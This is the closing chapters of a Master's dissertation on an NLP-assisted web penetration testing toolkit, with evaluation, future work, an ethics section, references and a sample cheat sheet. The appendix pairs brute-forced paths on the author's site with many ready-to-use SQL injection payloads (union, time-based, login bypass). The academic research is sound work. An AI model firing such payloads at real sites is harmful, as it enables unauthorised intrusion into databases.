6.2 Goals Achieved

In chapter 3, a set of requirements were presented for each project stage. In this chapter, these requirements will be reviewed including whether the final deliverables meet them or not.

6.2.1 Information Gathering and Enumeration

The possibility of leveraging Artificial Intelligence components, specifically NLP Techniques to improve the early stages of Web App Penetration Testing have been proven viable. The creation of a hidden locations listing after brute forcing the Web App using custom wordlist is done swiftly by the toolkit. The toolkit is also able to find a variety of information about the system, with the user just having to input the target URL. After testing and evaluation, it is possible to say that in many aspects (finding locations faster, creating better reports) the toolkit is able to perform to a higher standard than the non-AI solutions in addition to offering functionalities not offered by the other tools, such as SQLi attack suggestions.

6.2.2 Vulnerability Discovery

The Vulnerability Discovery stage is able to take advantage of the approach used in the Enumeration phase to then present the user with SQLi payloads to discover potential injection vulnerabilities by manually testing attack vectors. These payloads are valuable

information but ideally they should be more tailored to the specific Web Application at hand, therefore this will be an improvement that will be investigated in the future. Another further development should be to flag different types of vulnerabilities (eg. SQLi, XSS, etc.) according to the characteristics of the vulnerable component, instead of just looking for SQLi (current approach). None of the evaluated non-AI tools support Vulnerability Discovery so the combination of these exercises is a relatively new concept that requires further research.

6.2.3 Reporting Results

The results from the previous stages are conveniently presented and certain Open Source Information (HTML text) is synthesised using AI components, meeting these requirements completely. The information present in the cheat sheets is definitely valuable for a Penetration tester, for manual exercises and for passing the results to other tools. The reports generated with the toolkit are definitely better than those created by the two non-AI solutions at hand.

6.3 Issues

When using OpenAI for text summarization, the content and quality of the text to be summarized is directly proportional to the quality of the result. If the text has no cohesion or there are too many different topics and patterns, OpenAI will generate a not very accurate summary or even no output at all.

Some of the found paths do not work properly, as it will return an error code. This is a known limitation of this sort of brute force exercise, but there is still valuable information to be extracted from error pages that can be used by Penetration Testers to better understand the target system.

When the target Web App is hosted locally, the Dirbuster tool is able to list those local folders related to the web server; in this case, when using it against DVWA, the folders present in the Apache HTTP Server powered by XAMPP will show up as locations/files within the Web App.

6.4 Further Work

A number of future upgrades and ideas to explore are presented in this section.

6.3.1 OpenAI

OpenAI provides a wide range of functionalities that would be very interesting additions to the toolkit. Currently the chosen format is to generate one-sentence AI powered summaries but in the future it would be useful to provide the user with the option to choose between the different summarization options available presented in Table 19.

Summarization Strategy	Description
Basic summary	The easiest way to create a summary is to just add the phrase tl;dr: (meaning: too long, didn't read) to the end of a document.
One-sentence summary	Changing the end of the prompt from tl;dr to one-sentence summary will yield a slightly different response.
Summarize for a particular audience	It is possible to give the model more detailed instructions and it will summarize for a particular audience ie. a second grader

Table 19: There are several different ways to use the OpenAI API to create summaries of text.

6.3.2 Translation

A very interesting and novel approach to improve the toolkit in the future would be to include translation capabilities for those cases where the web applications include directories in other languages other than English. The approach would be to detect the language used in the target website by analysing the text present in the HTML file (currently used to generate AI summaries and to dynamically create wordlists) via any of the solutions available such as the Google Translate API, and then translating each item in the other wordlists to proceed with brute forcing the paths in the specific language used to define the path structure. Since the similarity algorithm only computes the similarities between words in the English language, the translation step would happen afterwards. As an example, if there is a php file for the contact page and the target web application is in Spanish, the actual file will potentially be called 'contacto.php' rather than 'contact.php' and the current approach would miss this because the tool will attempt to brute force it using the word 'contact' but not its Spanish translation.

6.3.3 Recursive creation of wordlists

An option that would incur a longer execution time but would increase the possibility of finding new paths would be to create wordlists from all those locations that have a 200 status code response as they will potentially include relevant text in their source code that will create more complete wordlists, and therefore finding more paths. Currently, the toolkit only gathers the text present in the landing page of the Web Application.

6.3.4 Response/File size

The current approach includes in the cheatsheet the HTTP status code of each found path and an interesting improvement would be to include the size as well. This parameter can be extracted from the Dirsearch logs in a similar fashion as is currently done for the status code.

6.3.5 Intelligent SQLi

The current SQLi suggestions are not tailored to any characteristic of the target web application and therefore it is certainly a weak attempt to exploit vulnerabilities when compared to other intelligent tools such as SQLmap. In order for this tool to be able to provide successful malicious payloads, intelligent components need to be implemented. Further research is required to provide a reasonable solution to this aspect.

6.3.6 Semantic Clustering algorithms

Once the concept and proposed approach of Semantic Clustering for enumeration has been proven promising (what was the main objective of this project), the next step is to investigate different types of clustering that can be applied in order to find the best performing. There are two types of clustering that are commonly used: K-Means Clustering and Hierarchical Clustering. It is possible to apply these based on the Artificial Intelligence concept of Unsupervised Learning.

Chapter 7: Conclusions

The conclusions reached after completing the project will be discussed in this chapter. A critique is produced to reflect these conclusions, and a number of concerns are also explained. Finally, a paragraph on personal and professional development to highlight the experience acquired after completing the project is included to conclude this piece of work.

7.1 Critical Reflection

The project deliverables are in line with the original research topics and the initial aims and objectives are achieved; the testing and evaluation processes show a decent performance for a Proof of Concept that sets up a great starting point to continue researching and implementing further applications of Artificial Intelligence for Penetration Testing specially semantic clustering and summarisation, therefore it is possible to confidently conclude that the project was a success.

The decision to follow a prototyping approach was spot on because it allowed for refactoring whenever it was necessary due to unsuccessful approaches or not suitable services and tools. This trial and error process happened organically because of the novel and ambitious characteristics of the project objectives, since an interdisciplinary effort like this (involving Artificial Intelligence and Cybersecurity aspects) was never covered in University modules, internships or personal ventures in the past.

When it came to choosing what AI concept to employ to improve Penetration Testing, it was a tough choice due to the variety of different options that according to initial research could be used for this purpose. After writing the Literature and Systematic Literature reviews, it became clearer that Natural Language Processing and Generation concepts could be the most adequate for this due to the textual nature of Web Vulnerability Testing subtasks such as enumeration, injections, reporting, and more. Within NLP, semantic clustering was the chosen concept to prove viability because it can be enhanced via Artificial Intelligence in many ways.

7.2 Security and Ethical Concerns

Since the beginning, the project focused on avoiding any Security and Ethical issue but still it is important to highlight some concerns:

The brute forcing process could trigger potential Denial Of Service conditions because it sends lots of requests against the target web application. If the web server is not designed to support high traffic loads, it could crash. To avoid this, most of the testing during the development phase was done against the locally hosted DVWA to avoid a possible service disruption of the other demo live websites.

A brute force directory listing exercise could be classified as a bruteforce attack, and this has legal implications in certain cases. Directory busting is part of a Penetration Test and therefore, when executing it in production environments the process should be regulated by contracts.

7.3 Personal and Professional Development

This project has been highly challenging because it has been my first time to complete an AI and Cybersecurity project with software tools and deliverables, through its whole life cycle, from goal-setting and visioning to seeing how they succeeded in a real life scenario, and reflecting on this. The decision to continue researching the topics and improving the deliverables has been taken. The next step will be to address the list of proposed future features described in Section 6.4 above.

It was an extremely demanding experience, as we had to work remotely and with a lot of uncertainty ahead since the very beginning of the Master's program. In spite of this, I really enjoyed this project because I have a genuine interest in the topic and will continue improving my knowledge about it. I believe I made a great decision when choosing this programme at The University of Sheffield.

My personal maturity has also improved as I continuously engaged in online events and discussions like the Seminar in Artificial Intelligence-Backed Security and Resilience for Cyber-Physical Systems by Burak Kantarci (University of Ottawa) which was a great opportunity to see how AI and Cybersecurity interact in real life, as well as keeping regular contact with my project supervisor who not only was a stakeholder in the whole process but also provided extensive feedback, what kept me engaged and performing to my best. Now I also have a better overview of the research landscape in Cybersecurity, such as what are the most trending topics and the most engaged institutions, which will help me when it comes to choosing what professional path to follow after Graduation.

References

- [1] S. Patrick, "43% of Data Breaches Connected to Application Vulnerabilities: Assessing the AppSec Implications", *Security Boulevard Blog*, 2020. [Online] Available:
<https://securityboulevard.com/2020/05/43-of-data-breaches-connected-to-application-vulnerabilities-assessing-the-appsec-implications/#:~:text=The%202020%20Verizon%20Data%20Breach,than%20doubled%20year%20over%20year.>
- [2] Verizon, Verizon Data Breach Investigations Report (DBIR), *enterprise.verizon.com*, 2020, [Online] Available:
<https://enterprise.verizon.com/resources/reports/2020-data-breach-investigations-report.pdf>
- [3] D. Antonelli, R. Cascella, G. Perrone, S. P. Romano, and A. Schiano, "Leveraging AI to optimize website structure discovery during Penetration Testing." *arXiv preprint*, 2021, arXiv:2101.07223.
- [4] D. R. McKinnel, T. Dargahi, A. Dehghantanha and K. K. R. Choo. "A systematic literature review and meta-analysis on artificial intelligence in penetration testing and vulnerability assessment", *Computers & Electrical Engineering*, 75, 175-188, 2019.
- [5] D. Denyer and D. Tranfield, "Producing a systematic review", 2009.
- [6] A.M. Methley, S. Campbell, C. Chew-Graham, R. McNally and S. Cheraghi-Sohi, "PICO, PICOS and SPIDER: a comparison study of specificity and sensitivity in three search tools for qualitative systematic reviews", *BMC health services research*, 14(1), pp.1-10, 2014
- [7] I. Tasdelen, "sql-injection-payload-list", Github, 2021 [Online] Available:
<https://github.com/payloadbox/sql-injection-payload-list>
- [8] A. Liberati, D. G. Altman, J. Tetzlaff, C. Mulrow, P. C. Gøtzsche, J. P.A. Ioannidis, M. Clarke, P. J. Devereaux, J. Kleijnen, and D. Moher. "The PRISMA statement for reporting systematic reviews and meta-analyses of studies that evaluate health care interventions: explanation and elaboration." *Journal of clinical epidemiology* 62, no. 10: e1-e34, 2009.
- [9] A. CW Finkelstein, G. Kappel and W. Retschitzegger, "Ubiquitous web application development-a framework for understanding", 2002.
- [10] A.G. Bacudio, X. Yuan, B. B.I Chu and M. Jones, "An overview of penetration testing." *International Journal of Network Security & Its Applications* 3, no. 6: 19, 2011.

- [11] P. Aghion, B. F. Jones and C. I. Jones, "Artificial Intelligence and Economic Growth", *University of Chicago Press*, 2019.
- [12] M. Tom, "Machine Learning", McGraw Hill, 1997.
- [13] Bae Systems, "INTELLIGENCE-LED PENETRATION TESTING SERVICES", 2015, [ONLINE] Available: <https://www.baesystems.com/en-media/uploadFile/20210407133438/1434557450333.pdf>
- [14] de Jiménez, R. E. López. "Pentesting on web applications using ethical-hacking." *2016 IEEE 36th Central American and Panama Convention (CONCAPAN XXXVI)*. IEEE, 2016.
- [15] M. Jazayeri, "Some trends in web application development." *Future of Software Engineering (FOSE'07)*. IEEE, 2007.
- [16] CVE, The MITRE Corporation, 2021, [ONLINE] Available: <https://cve.mitre.org/>
- [17] D. Antonelli, R. Cascella, G. Perrone, S.P. Romano, and A.Schiano, "Leveraging AI to optimize website structure discovery during Penetration Testing", *arXiv preprint*, 2021, arXiv:2101.07223.
- [18] F. Caturano, P. Gaetano, and S. P. Romano. "Discovering reflected cross-site scripting vulnerabilities using a multiobjective reinforcement learning environment." *Computers & Security*, 2021, 103: 102204.
- [19] E.R. Russo, A. Di Sorbo, C.A. Visaggio and G. Canfora, "Summarizing vulnerabilities' descriptions to support experts during vulnerability assessment activities" *Journal of Systems and Software*, 156, pp.84-99, 2019.
- [20] Cloudflare, "What is Web Application Security?", [ONLINE] Accessed on 06/06/2021, Available: <https://www.cloudflare.com/learning/security/what-is-web-application-security/>
- [21] I. Pradeep and G. Sakthivel. "Ethical hacking and penetration testing for securing us from Hackers." *Journal of Physics: Conference Series*. Vol. 1831. No. 1. IOP Publishing, 2021.
- [22] S. A. Sathio, I. F. Siddiqui, Q. A. Arain, "A Secure Software Specification Development Strategy for Enterprises : A Case Study Approach", *International Journal of Scientific Research in Computer Science, Engineering and Information Technology (IJSRCSEIT)*, ISSN : 2456- 3307, Volume 7 Issue 1, pp. 260-266, 2021, doi: <https://doi.org/10.32628/CSEIT217155>
- [23] Cycognito, "THE FAILED PRACTICE OF PENETRATION TESTING | A SECURITY REPORT", 2021, [Online] Available: <https://www.cycognito.com/hubfs/PDF/WP2104-InformaTechv2.pdf>

- [24] A. Bhardwaj, S. B. H. Shah, A. Shankar, M. Alazab, M. Kumar and T. R. Gadekallu. "Penetration testing framework for smart contract blockchain." *Peer-to-Peer Networking and Applications* 14, no. 5, 2021.
- [25] M. C. Ghanem and T. M. Chen. "Reinforcement learning for efficient network penetration testing." *Information* 11.1: 6, 2020.
- [26] M. Atalay and P. Angin, "A Digital Twins Approach to Smart Grid Security Testing and Standardization.", *2020 IEEE International Workshop on Metrology for Industry 4.0 & IoT*, IEEE, 2020.
- [27] UKRI, "Security of Digital Twins in Manufacturing", 2021. [Online] Available: <https://gtr.ukri.org/projects?ref=EP%2FV039156%2F1#>.
- [28] PT Security, "Web Applications vulnerabilities and threats: statistics for 2019", 2020, [Online] Available: <https://www.ptsecurity.com/ww-en/analytics/web-vulnerabilities-2020/>.
- [29] OWASP Foundation, "Who is the OWASP® Foundation?", 2021, [Online] Available: <https://owasp.org/>.
- [30] OWASP Foundation, "OWASP Top Ten", 2021, [Online] Available: <https://owasp.org/www-project-top-ten/>.
- [31] H. Hamam and A. Derhab, "An OWASP top ten driven survey on web application protection methods." *Risks and Security of Internet and Systems: 15th International Conference, CRISIS 2020*, November 4-6, 2020, Revised Selected Papers. Vol. 12528. Springer Nature, 2021.
- [32] AAT TEAM, "Burp Suite vs OWASP ZAP – Which is Better?", 2021, [Online] Available: <https://allabouttesting.org/burp-suite-vs-owasp-zap-which-is-better/>.
- [33] R. McNally, K. Yiu, D. Grove and D. Gerhardy, "Fuzzing: The state of the art", 2012.
- [34] M. Cinque, R. Della Corte and A. Pecchia, "Entropy-based security analytics: Measurements from a critical information system.", *2017 47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, IEEE, 2017.
- [35] D. Appelt, C. D. Nguyen, A. Panichella and L. C. Briand. "A machine-learning-driven evolutionary approach for testing web application firewalls." *IEEE Transactions on Reliability* 67, no. 3 (2018): 733-757., 2018.
- [36] J. Chen, P. K. Kudjo, S. Mensah, S. A. Brown and G. Akorfu. "An automatic software vulnerability classification framework using term frequency-inverse gravity moment and feature selection.", *Journal of Systems and Software* 167, 2020: 110616.

- [37] R. Fulton, R. Vandermolén, "Chapter 4: Requirements - Writing Requirements". Airborne Electronic Hardware Design Assurance: A Practitioner's Guide to RTCA/DO-254. *CRC Press*. pp. 89–93. ISBN 9781351831420, 2017.
- [38] Essays, UK, "Waterfall Model vs Prototyping Model", 2018, [Online]. Available: <https://www.ukessays.com/essays/computer-science/waterfall-methodology-in-software-development.php>.
- [39] A. H. Blackwell, E. Manar, "Prototype". *UXL Encyclopedia of Science* (3rd ed.). Farmington Hills, MI: UXL, 2015, [Online] Available from: http://link.galegroup.com/apps/doc/ENKDZQ347975681/SCIC?u=dclib_main&xid=0c8f739d.
- [40] Guru99, "Prototyping Model in Software Engineering: Methodology, Process, Approach", 2021, [Online] Available: <https://www.guru99.com/software-engineering-prototyping-model.html>.
- [41] U.S Department of Health and Human Services, *Usability.gov*, 2019, [Online] <https://www.usability.gov/how-to-and-tools/methods/scenarios.html>.
- [42] Stone, George, Douglas Talbert, and William Eberle. "Using AI/Machine Learning for Reconnaissance Activities During Network Penetration Testing." *International Conference on Cyber Warfare and Security*. Academic Conferences International Limited, 2021.
- [43] E. Reiter, S. Sripada, J. Hunter, J. Yu, I. Davy, "Choosing Words in Computer-Generated Weather Forecasts". *Artificial Intelligence*. 167 (1–2): 137–69. doi:10.1016/j.artint.2005.06.006, 2005.
- [44] D. Gkatzia, O. Lemon, V. Reiser, "Data-to-Text Generation Improves Decision-Making Under Uncertainty" (PDF). *IEEE Computational Intelligence Magazine*. 12 (3): 10–17. 2017, doi:10.1109/MCI.2017.2708998.
- [45] Spyder Project Contributors, "Spyder-ide, *Github*, 2021, [Online] Available: <https://github.com/spyder-ide/spyder>.
- [46] M. Soria, "Dirsearch", *Github*, 2021 [Online] Available: <https://github.com/maurosoria/dirsearch>.
- [47] The Trustees of Princeton University, "WordNet: A Lexical Database for English", *princeton.edu*, 2021, [Online] Available: <https://wordnet.princeton.edu/>
- [48] NLTK Project, "NLTK 3.6.2 documentation", 2021, [Online] Available: <https://www.nltk.org/>.
- [49] L. Richardson, "Beautiful Soup Documentation", 2021, *crummy.com*, [Online] Available: <https://www.crummy.com/software/BeautifulSoup/bs4/doc/#>.

- [50] I. Ward, "JSON Lines: Documentation for the JSON Lines text file format", *crummy.com*, 2021, [Online] Available: <https://www.crummy.com/software/BeautifulSoup/bs4/doc/#>.
- [51] Dmitrii K., "extract-emails 4.1.0", *pypi.org*, 2020, [Online] Available: <https://pypi.org/>.
- [52] J. Ahlmann, "extract-social-media 0.4.0", *pypi.org*, 2017, [Online] Available: <https://pypi.org/project/extract-social-media/>.
- [53] K. C. Shet and U. D. Acharya, "A new similarity measure for taxonomy based on edge counting.", *arXiv preprint*, 2012, arXiv:1211.4709.
- [54] Z. Wu and M. Palmer, "Verb semantics and lexical selection.", *arXiv preprint*, 1994, cmp-lg/9406033.
- [55] OpenAI, "OpenAI API", *pypi.org*, 2021, [Online] Available: <https://beta.openai.com/docs/guides/completion/introduction>.

Appendices

Appendix 1: Sample PDF Cheat Sheet

Cheatsheet for https://gustavosc.com/
OSINT Information
Domain Name: GUSTAVOSC.COM Registry Domain ID: 2591705049_DOMAIN_COM-VRSN Registrar WHOIS Server: whois.namecheap.com Registrar URL: http://www.namecheap.com Updated Date: 2021-02-16T13:58:09Z Creation Date: 2021-02-16T11:41:36Z Registry Expiry Date: 2022-02-16T11:41:36Z Registrar: NameCheap, Inc. Registrar IANA ID: 1068 Registrar Abuse Contact Email: abuse@namecheap.com Registrar Abuse Contact Phone: +1.6613102107 Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited Name Server: DNS1.NAMECHEAPHOSTING.COM Name Server: DNS2.NAMECHEAPHOSTING.COM DNSSEC: unsigned URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/ >>> Last update of whois database: 2021-09-13T13:52:02Z <<< For more information on Whois status codes, please visit https://icann.org/epp NOTICE: The expiration date displayed in this record is the date the

registrar's sponsorship of the domain name registration in the registry is currently set to expire. This date does not necessarily reflect the expiration date of the domain name registrant's agreement with the sponsoring registrar. Users may consult the sponsoring registrar's Whois database to view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois database through the use of electronic processes that are high-volume and automated except as reasonably necessary to register domain names or modify existing registrations; the Data in VeriSign Global Registry Services' ("VeriSign") Whois database is provided by VeriSign for information purposes only, and to assist persons in obtaining information about or related to a domain name registration record. VeriSign does not guarantee its accuracy. By submitting a Whois query, you agree to abide by the following terms of use: You agree that you may use this Data only for lawful purposes and that under no circumstances will you use this Data to: (1) allow, enable, or otherwise support the transmission of mass unsolicited, commercial advertising or solicitations via e-mail, telephone, or facsimile; or (2) enable high volume, automated, electronic processes that apply to VeriSign (or its computer systems). The compilation, repackaging, dissemination or other use of this Data is expressly prohibited without the prior written consent of VeriSign. You agree not to use electronic processes that are automated and high-volume to access or query the Whois database except as reasonably necessary to register domain names or modify existing registrations. VeriSign reserves the right to restrict your access to the Whois database in its sole discretion to

ensure

operational stability. VeriSign may restrict or terminate your access to the Whois database for failure to abide by these terms of use. VeriSign reserves the right to modify these terms at any time.

The Registry database contains ONLY .COM, .NET, .EDU domains and Registrars.

Domain name: gustavosc.com

Registry Domain ID: 2591705049_DOMAIN_COM-VRSN

Registrar WHOIS Server: whois.namecheap.com

Registrar URL: <http://www.namecheap.com>

Updated Date: 0001-01-01T00:00:00.00Z

Creation Date: 2021-02-16T11:41:36.00Z

Registrar Registration Expiration Date: 2022-02-16T11:41:36.00Z

Registrar: NAMECHEAP INC

Registrar IANA ID: 1068

Registrar Abuse Contact Email: abuse@namecheap.com

Registrar Abuse Contact Phone: +1.6613102107

Reseller: NAMECHEAP INC

Domain Status: clientTransferProhibited

<https://icann.org/epp#clientTransferProhibited>

Registry Registrant ID:

Registrant Name: Withheld for Privacy Purposes

Registrant Organization: Privacy service provided by Withheld for Privacy ehf

Registrant Street: Kalkofnsvegur 2

Registrant City: Reykjavik
Registrant State/Province: Capital Region
Registrant Postal Code: 101
Registrant Country: IS
Registrant Phone: +354.4212434
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email:
20760771ada642e78cd87c9ac09187c2.protect@withheldforprivacy.com
Registry Admin ID:
Admin Name: Withheld for Privacy Purposes
Admin Organization: Privacy service provided by Withheld for Privacy ehf
Admin Street: Kalkofnsvegur 2
Admin City: Reykjavik
Admin State/Province: Capital Region
Admin Postal Code: 101
Admin Country: IS
Admin Phone: +354.4212434
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email:
20760771ada642e78cd87c9ac09187c2.protect@withheldforprivacy.com
Registry Tech ID:
Tech Name: Withheld for Privacy Purposes

Tech Organization: Privacy service provided by Withheld for Privacy ehf Tech Street: Kalkofnsvegur 2 Tech City: Reykjavik Tech State/Province: Capital Region Tech Postal Code: 101 Tech Country: IS Tech Phone: +354.4212434 Tech Phone Ext: Tech Fax: Tech Fax Ext: Tech Email: 20760771ada642e78cd87c9ac09187c2.protect@withheldforprivacy.com Name Server: dns1.namecheaphosting.com Name Server: dns2.namecheaphosting.com DNSSEC: unsigned URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/ >>> Last update of WHOIS database: 2021-08-29T18:41:13.61Z <<< For more information on Whois status codes, please visit https://icann.org/epp
AI Powered Summary
'Thesis about the design and implementation of a Smart Hydroponic Plant Growing System using IoT.\n'
Found Social Media Links
https://www.linkedin.com/in/gustavo-sanchez98/
Found Emails

No Email Addresses available	
Suspected file types	
'.html'	
Found Paths	
Method: GET, Total #: 25	
1	https://gustavosc.com/index.html -> 200 -> SQLi Suggestions:
✓ x	ORDER BY 14
✓ x	UNION ALL SELECT 1,2#
✓ x	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))--
✓ x	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))#
✓ x	UNION ALL SELECT 1,2#
2	https://gustavosc.com/cgi-bin/ -> 403
3	https://gustavosc.com/cgi-bin -> 403
4	https://gustavosc.com/papers/ -> 200 -> SQLi Suggestions:
✓ x	") or sleep(5)="
✓ x	ORDER BY 15#
✓ x	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25--
✓ x	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--
✓ x	ORDER BY 17--
5	https://gustavosc.com/papers -> 200 -> SQLi Suggestions:
✓ x	admin") or "1"="1"--
✓ x	" or benchmark(1000000,MD5(1))#
✓ x	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))--
✓ x	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8
✓ x	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25

6	https://gustavosc.com/mailman/ -> 403
7	https://gustavosc.com/mailman -> 403
8	https://gustavosc.com/pipermail/ -> 200 -> SQLi Suggestions:
✓	x AND 1=1#
✓	x UNION SELECT
	@@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17#
✓	x ' or true--
✓	x ' or true--
✓	x ORDER BY 22#
9	https://gustavosc.com/pipermail -> 200 -> SQLi Suggestions:
✓	x AND (SELECT * FROM (SELECT(SLEEP(5)))YjoC) AND '%"=
✓	x + SLEEP(10) + '
✓	x 1)) or benchmark(10000000,MD5(1))#
✓	x " or sleep(5)="
✓	x AND 1=0 AND '%"=
10	https://gustavosc.com/webmail -> 200 -> SQLi Suggestions:
✓	x ORDER BY 20
✓	x UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12
✓	x ORDER BY 1,SLEEP(5)
✓	x AND 5650=CONVERT(INT,(UNION ALL
	SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(12
	0)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))
✓	x UNION SELECT @@VERSION,SLEEP(5),"3"#
11	https://gustavosc.com/webmail/ -> 200 -> SQLi Suggestions:
✓	x UNION ALL SELECT 1,2,3-
✓	x AND 5650=CONVERT(INT,(UNION ALL

		SELECT CHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88))--
✓	x	ORDER BY
		1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24
✓	x	admin" or 1=1/"
✓	x	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8--
12		https://gustavosc.com/cgi-sys/ -> 403
13		https://gustavosc.com/cgi-sys -> 403
14		https://gustavosc.com/controlpanel/ -> 200 -> SQLi Suggestions:
✓	x	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7#
✓	x	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30--
✓	x	and (select substring(@@version,2,1))='y'
✓	x	ORDER BY 1,SLEEP(5)--
✓	x	(SELECT * FROM (SELECT(SLEEP(5)))ecMj)#
15		https://gustavosc.com/controlpanel -> 200 -> SQLi Suggestions:
✓	x	UNION ALL SELECT
		'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28--
✓	x	%00
✓	x	UNION ALL SELECT 1,2,3,4,5--
✓	x	UNION ALL SELECT
		@@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,
		NULl,NULl,NULl,NULl,NULl,NULl,NULl,NULl,NULl,NULl--
✓	x	ORDER BY 8
16		https://gustavosc.com/cpanel/ -> 200 -> SQLi Suggestions:
✓	x	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17--
✓	x	ORDER BY SLEEP(5)
✓	x	" or ""

✓	x	AND 5650=CONVERT(INT,(UNION ALL SELECT CHAR(88)+CHAR(88)))--
✓	x	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10
17		https://gustavosc.com/cpanel -> 200 -> SQLi Suggestions:
✓	x	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14
✓	x	waitfor delay '00:00:05'
✓	x	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26--
✓	x	ORDER BY 3#
✓	x	ORDER BY 1
18		https://gustavosc.com/figures/ -> 200 -> SQLi Suggestions:
✓	x	ORDER BY 1,SLEEP(5),3#
✓	x	ORDER BY 14
✓	x	1' GROUP BY 1,2,3--+
✓	x	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#
✓	x	' or sleep(5)='
19		https://gustavosc.com/figures -> 200 -> SQLi Suggestions:
✓	x	AND (SELECT * FROM (SELECT(SLEEP(5)))nQIP)
✓	x	UNION ALL SELECT 1,2,3
✓	x	and (select substring(@@version,3,1))='S'
✓	x	UNION ALL SELECT @@VERSION,USER(),SLEEP(5)--
✓	x	OR 1=0#
20		https://gustavosc.com/mailman/options -> 200 -> SQLi Suggestions:
✓	x	AND 7506=9091 AND ('5913=5913
✓	x	UNION ALL SELECT CHAR(113)+CHAR(106)+CHAR(122)+CHAR(106)+CHAR(113)+CHAR(110)+CHAR(106)+CHAR(99)+CHAR(73) +CHAR(66)+CHAR(109)+CHAR(119)+CHAR(81)+CHAR(108)+CHAR(88)+CHAR(113)+CHAR(112)+CHAR(106) +CHAR(107)+CHAR(113),NULL--

✓	x	WHERE 1=1 AND 1=0#
✓	x	UNION ALL SELECT
		@@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL, NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
✓	x	UNION ALL SELECT 'INJ' "ECT" "XXX',2,3,4,5
21		https://gustavosc.com/mailman/options/ -> 200 -> SQLi Suggestions:
✓	x	admin' or 1=1/"
✓	x	UNION ALL SELECT 'INJ' "ECT" "XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24--
✓	x	;waitfor delay '0:0:5'--
✓	x	-1 UNION SELECT 1 INTO @,@,@
✓	x	UNION SELECT
		@@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20, 21,22,23,24,25,26,27#
22		https://gustavosc.com/mailman/options/Mailman/ -> 200 -> SQLi Suggestions:
✓	x	admin" or "1"="1"--
✓	x	UNION SELECT
		@@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20, 21,22,23,24,25,26,27,28,29,30#
✓	x	UNION ALL SELECT 'INJ' "ECT" "XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--
✓	x	UNION ALL SELECT 'INJ' "ECT" "XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20
✓	x	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7--
23		https://gustavosc.com/mailman/options/Mailman -> 200 -> SQLi Suggestions:
✓	x	UNION ALL SELECT 'INJ' "ECT" "XXX',2--
✓	x	ORDER BY

		1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26#
✓	x	" or "x"="x"
✓	x	ORDER BY 5--
✓	x	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18--
24		https://gustavosc.com/mailman/options/mailman/ -> 200 -> SQLi Suggestions:
